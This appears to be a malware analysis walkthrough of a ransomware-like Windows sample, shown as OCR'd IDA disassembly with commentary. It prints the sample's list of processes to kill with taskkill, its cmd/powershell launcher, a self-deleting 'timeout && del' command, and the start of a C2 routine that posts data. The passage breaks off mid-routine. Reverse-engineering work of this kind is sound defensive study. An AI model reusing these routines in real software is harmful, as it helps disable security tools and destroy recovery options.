
```
0000000000403C17
0000000000403C17 loc_403C17:             ; int
0000000000403C17 push    esi
0000000000403C18 push    [ebp+edi*4+var_1C] ; LPCWSTR
0000000000403C1C call    sub_403F68
0000000000403C21 inc     edi
0000000000403C22 pop     ecx
0000000000403C23 pop     ecx
0000000000403C24 cmp     edi, 7
0000000000403C27 jl      short loc_403C17
```

```
0000000000403C29 mov     eax, offset aMssqlMicrosoft ; "MSSQL$MICROSOFT##WID.exe"
0000000000403C2E mov     [ebp+lpString], offset aWxserverExe ; "wxServer.exe"
0000000000403C38 mov     [ebp+var_174], offset aWxserverviewEx ; "wxServerView.exe"
0000000000403C42 mov     [ebp+var_170], offset aSqlmangrExe ; "sqlmangr.exe"
0000000000403C4C mov     [ebp+var_16C], offset aRaguiExe ; "RAgui.exe"
0000000000403C56 mov     [ebp+var_168], offset aSuperviseExe ; "supervise.exe"
0000000000403C60 mov     [ebp+var_164], offset aCultureExe ; "Culture.exe"
0000000000403C6A mov     [ebp+var_160], offset aDefwatchExe ; "Defwatch.exe"
0000000000403C74 mov     [ebp+var_15C], offset aWinwordExe ; "winword.exe"
0000000000403C7E mov     [ebp+var_158], offset aQbw32Exe ; "QBW32.exe"
0000000000403C88 mov     [ebp+var_154], offset aQbdbmgrExe ; "QBDBMgr.exe"
0000000000403C92 mov     [ebp+var_150], offset aQbupdateExe ; "qbupdate.exe"
0000000000403C9C mov     [ebp+var_14C], offset aAxlbridgeExe ; "axlbridge.exe"
0000000000403CA6 mov     [ebp+var_148], offset aHttpdExe ; "httpd.exe"
0000000000403CB0 mov     [ebp+var_144], offset aFdlauncherExe ; "fdlauncher.exe"
0000000000403CBA mov     [ebp+var_140], offset aMsdtsrvrExe ; "MsDtSrvr.exe"
0000000000403CC4 mov     [ebp+var_13C], offset aJavaExe ; "java.exe"
0000000000403CCE mov     [ebp+var_138], offset a360seExe ; "360se.exe"
0000000000403CD8 mov     [ebp+var_134], offset a360doctorExe ; "360doctor.exe"
0000000000403CE2 mov     [ebp+var_130], offset aWdswfsafeExe ; "wdswfsafe.exe"
0000000000403CEC mov     [ebp+var_12C], offset aFdhostExe ; "fdhost.exe"
0000000000403CF6 mov     [ebp+var_128], offset aGdscanExe ; "GDscan.exe"
0000000000403D00 mov     [ebp+var_124], offset aZhudongfangyuE ; "ZhuDongFangYu.exe"
0000000000403D0A mov     [ebp+var_120], offset aQbdbmgrnExe ; "QBDBMgrN.exe"
0000000000403D14 mov     [ebp+var_11C], offset aMysqldExe ; "mysqld.exe"
0000000000403D1E mov     [ebp+var_118], offset aAutodeskdeskto ; "AutodeskDesktopApp.exe"
0000000000403D28 mov     [ebp+var_114], offset aAcwebbrowserEx ; "acwebbrowser.exe"
0000000000403D32 mov     [ebp+var_110], offset aCreativeCloudE ; "Creative Cloud.exe"
0000000000403D3C mov     [ebp+var_10C], offset aAdobeDesktopSe ; "Adobe Desktop Service.exe"
0000000000403D46 mov     [ebp+var_108], offset aCoresyncExe ; "CoreSync.exe"
0000000000403D50 mov     [ebp+var_104], offset aAdobeCefHelper ; "Adobe CEF Helper.exe"
0000000000403D5A mov     [ebp+var_100], offset aNodeExe ; "node.exe"
0000000000403D64 mov     [ebp+var_FC], offset aAdobeipcbroker ; "AdobeIPCBroker.exe"
0000000000403D6E mov     [ebp+var_F8], offset aSyncTaskbarExe ; "sync-taskbar.exe"
0000000000403D78 mov     [ebp+var_F4], offset aSyncWorkerExe ; "sync-worker.exe"
0000000000403D82 mov     [ebp+var_F0], offset aInputpersonali ; "InputPersonalization.exe"
0000000000403D8C mov     [ebp+var_EC], offset aAdobecollabsyn ; "AdobeCollabSync.exe"
0000000000403D96 mov     [ebp+var_E8], offset aBrctrlcntrExe ; "BrCtrlCntr.exe"
```

From analysing the routine we see that it is divided in two main sections, the first one running a set of predefined commands to disabled and remove shadow copies and backups, and a second one that goes through the list of processes and calls “taskkill” for each of them.



```
0000000000403F8C stosd
0000000000403F8D mov     ecx, offset aPowershell ; "powershell "
0000000000403F92 push    ebx             ; int
0000000000403F93 push    [ebp+arg_0]     ; LPCWSTR
0000000000403F96 stosd
0000000000403F97 stosd
0000000000403F98 stosd
0000000000403F99 mov     eax, offset aCmdC ; "cmd /C "
0000000000403F9E cmovnz  eax, ecx
0000000000403FA1 push    eax             ; lpString
0000000000403FA2 call    Str_concat
0000000000403FA7 add     esp, 18h
0000000000403FAA mov     edi, eax
0000000000403FAC lea     eax, [ebp+ProcessInformation]
0000000000403FAF push    eax             ; lpProcessInformation
0000000000403FB0 lea     eax, [ebp+StartupInfo]
0000000000403FB3 push    eax             ; lpStartupInfo
0000000000403FB4 push    ebx             ; lpCurrentDirectory
0000000000403FB5 push    ebx             ; lpEnvironment
0000000000403FB6 push    8000000h        ; dwCreationFlags
0000000000403FBB push    ebx             ; bInheritHandles
0000000000403FBC push    ebx             ; lpThreadAttributes
0000000000403FBD push    ebx             ; lpProcessAttributes
0000000000403FBE push    edi             ; lpCommandLine
0000000000403FBF push    ebx             ; lpApplicationName
0000000000403FC0 call    ds:CreateProcessW
0000000000403FC6 test    eax, eax
0000000000403FC8 jz      short loc_403FE5

0000000000403FCA push    0FFFFFFFFh      ; dwMilliseconds
0000000000403FCC push    [ebp+ProcessInformation.hProcess] ; hHandle
0000000000403FCF call    ds:WaitForSingleObject
0000000000403FD5 push    [ebp+ProcessInformation.hProcess] ; hObject
```



```
0000000000404922 ; Attributes: bp-based frame
0000000000404922
0000000000404922 ; int __cdecl Prep_taskkill_command(LPCWSTR lpString, int)
0000000000404922 Prep_taskkill_command proc near
0000000000404922
0000000000404922 lpString= dword ptr  8
0000000000404922 arg_4= dword ptr  0Ch
0000000000404922
0000000000404922 push    ebp
0000000000404923 mov     ebp, esp
0000000000404925 push    ebx
0000000000404926 push    esi
0000000000404927 mov     esi, [ebp+lpString]
000000000040492A push    edi
000000000040492B push    offset aExe     ; ".exe"
0000000000404930 push    esi             ; lpString
0000000000404931 call    sub_40536B
0000000000404936 cmp     [ebp+arg_4], 0
000000000040493A pop     ecx
000000000040493B pop     ecx
000000000040493C push    esi             ; lpString
000000000040493D jz      short loc_404996
```

```
000000000040493F xor     ebx, ebx
0000000000404941 test    eax, eax
0000000000404943 jz      short loc_40495B
```


```
0000000000404945 call    ds:lstrlenW
000000000040494B sub     eax, 4
000000000040494E push    eax             ; int
000000000040494F push    ebx             ; int
0000000000404950 push    esi             ; lpString
0000000000404951 call    sub_405513
0000000000404956 add     esp, 0Ch
0000000000404959 jmp     short loc_404961
```

```
000000000040495B
000000000040495B loc_40495B:
000000000040495B call    sub_4052E6
0000000000404960 pop     ecx
```


```
0000000000404961
0000000000404961 loc_404961:
0000000000404961 mov     edi, eax
0000000000404963 push    ebx             ; int
0000000000404964 push    edi             ; LPCWSTR
0000000000404965 push    offset aTaskkillFTIm ; "taskkill /F /T /IM "
000000000040496A call    Str_concat
000000000040496F push    1               ; int
0000000000404971 push    offset asc_4072A0 ; "*"
0000000000404976 push    eax             ; lpString
0000000000404977 call    Str_concat
000000000040497C push    edi             ; lpMem
000000000040497D mov     esi, eax
000000000040497F call    Free_heap
0000000000404984 push    ebx             ; int
0000000000404985 push    esi             ; LPCWSTR
0000000000404986 call    Powershell_caller_wrapper
000000000040498B push    esi             ; lpMem
000000000040498C call    Free_heap
0000000000404991 add     esp, 28h
0000000000404994 jmp     short loc_4049DE
```

```
00000000004049B6 push    edi             ; int
00000000004049B7 push    esi             ; lpString
00000000004049B8 call    ebx ; lstrlenW
00000000004049BA sub     eax, edi
00000000004049BC push    eax             ; int
00000000004049BD push    esi             ; lpString
00000000004049BE call    sub_405513
00000000004049C3 mov     esi, eax
00000000004049C5 push    1               ; int
00000000004049C7 push    esi             ; lpString
00000000004049C8 call    Prep_taskkill_command
00000000004049CD push    esi             ; lpMem
00000000004049CE call    Free_heap
00000000004049D3 add     esp, 18h
00000000004049D6 jmp     short loc_4049DE
```


Another way to browse through the code is to use the IDA feature Xref from graph. This can be done because the sample is not obfuscated, and the windows API calls are been referred explicitly. Using this tool we can guide our analysis following the Windows API calls of interest



Well…I said we could use it, not that it was small nor easy ;). However, if we zoom into it, we can have a good understating of the different functions and have a gist of their purpose. For example:




Here we see the “ShellExecuteW ”API call (always interesting to see what the sample might try to execute) that is called right before exiting. If we go where it is called, we end up in the following routine :




```
; Attributes: noreturn bp-based frame

sub_404A88 proc near

Filename= word ptr -208h

push    ebp
mov     ebp, esp
sub     esp, 208h
lea     eax, [ebp+Filename]
push    esi
push    edi
push    104h            ; nSize
push    eax             ; lpFilename
xor     edi, edi
push    edi             ; hModule
call    ds:GetModuleFileNameW
push    edi             ; int
lea     eax, [ebp+Filename]
push    eax             ; LPCWSTR
push    offset aCTimeoutT15Nob ; " /C timeout /T 15 /NOBREAK && del \""
call    Str_copy
push    1               ; int
push    offset asc_407440 ; "\" /F"
push    eax             ; lpString
call    Str_copy
add     esp, 18h
mov     esi, eax
push    edi             ; nShowCmd
push    edi             ; lpDirectory
push    esi             ; lpParameters
push    offset File     ; "cmd.exe"
push    offset Operation ; "open"
push    edi             ; hwnd
call    ds:ShellExecuteW
push    esi             ; lpMem
call    sub_4010C4
pop     ecx
call    sub_40114A
sub_404A88 endp
```

The routine consists of calling the API “GetModuleFileName” with “hmodule” Null to get the path of the executable file of the current process. Then, it prepares a command line that would look like execute the command and then exits.

By looking at the XRef graph we also notice some classic Windows API calls used to send http packets over the network. If we follow the references we find the following routine :



```
00000000004050DB ; int __cdecl C2_handler(LPCSTR lpszServerName, INTERNET_PORT nServerPort, LPCSTR lpszObjectName, LPCSTR)
00000000004050DB C2_handler proc near
00000000004050DB
00000000004050DB Buffer= byte ptr -204h
00000000004050DB dwNumberOfBytesRead= dword ptr -0Ch
00000000004050DB hRequest= dword ptr -8
00000000004050DB hInternet= dword ptr -4
00000000004050DB lpszServerName= dword ptr  8
00000000004050DB nServerPort= word ptr  0Ch
00000000004050DB lpszObjectName= dword ptr  10h
00000000004050DB arg_C= dword ptr  14h
00000000004050DB
00000000004050DB push    ebp
00000000004050DC mov     ebp, esp
00000000004050DE sub     esp, 204h
00000000004050E4 push    ebx
00000000004050E5 push    esi
00000000004050E6 xor     esi, esi
00000000004050E8 push    esi             ; int
00000000004050E9 push    [ebp+arg_C]     ; LPCSTR
00000000004050EC push    offset aData    ; "data="
00000000004050F1 call    sub_4033B9
00000000004050F6 push    1               ; int
00000000004050F8 push    40h             ; char
00000000004050FA push    2Bh             ; char
00000000004050FC push    eax             ; lpMem
00000000004050FD call    Handle_data_structure_?
0000000000405102 mov     ebx, eax
0000000000405104 add     esp, 1Ch
0000000000405107 test    ebx, ebx
0000000000405109 jz      loc_405234

000000000040510F push    edi
0000000000405110 push    esi             ; dwFlags
0000000000405111 push    esi             ; lpszProxyBypass
0000000000405112 push    esi             ; lpszProxy
0000000000405113 push    1               ; dwAccessType
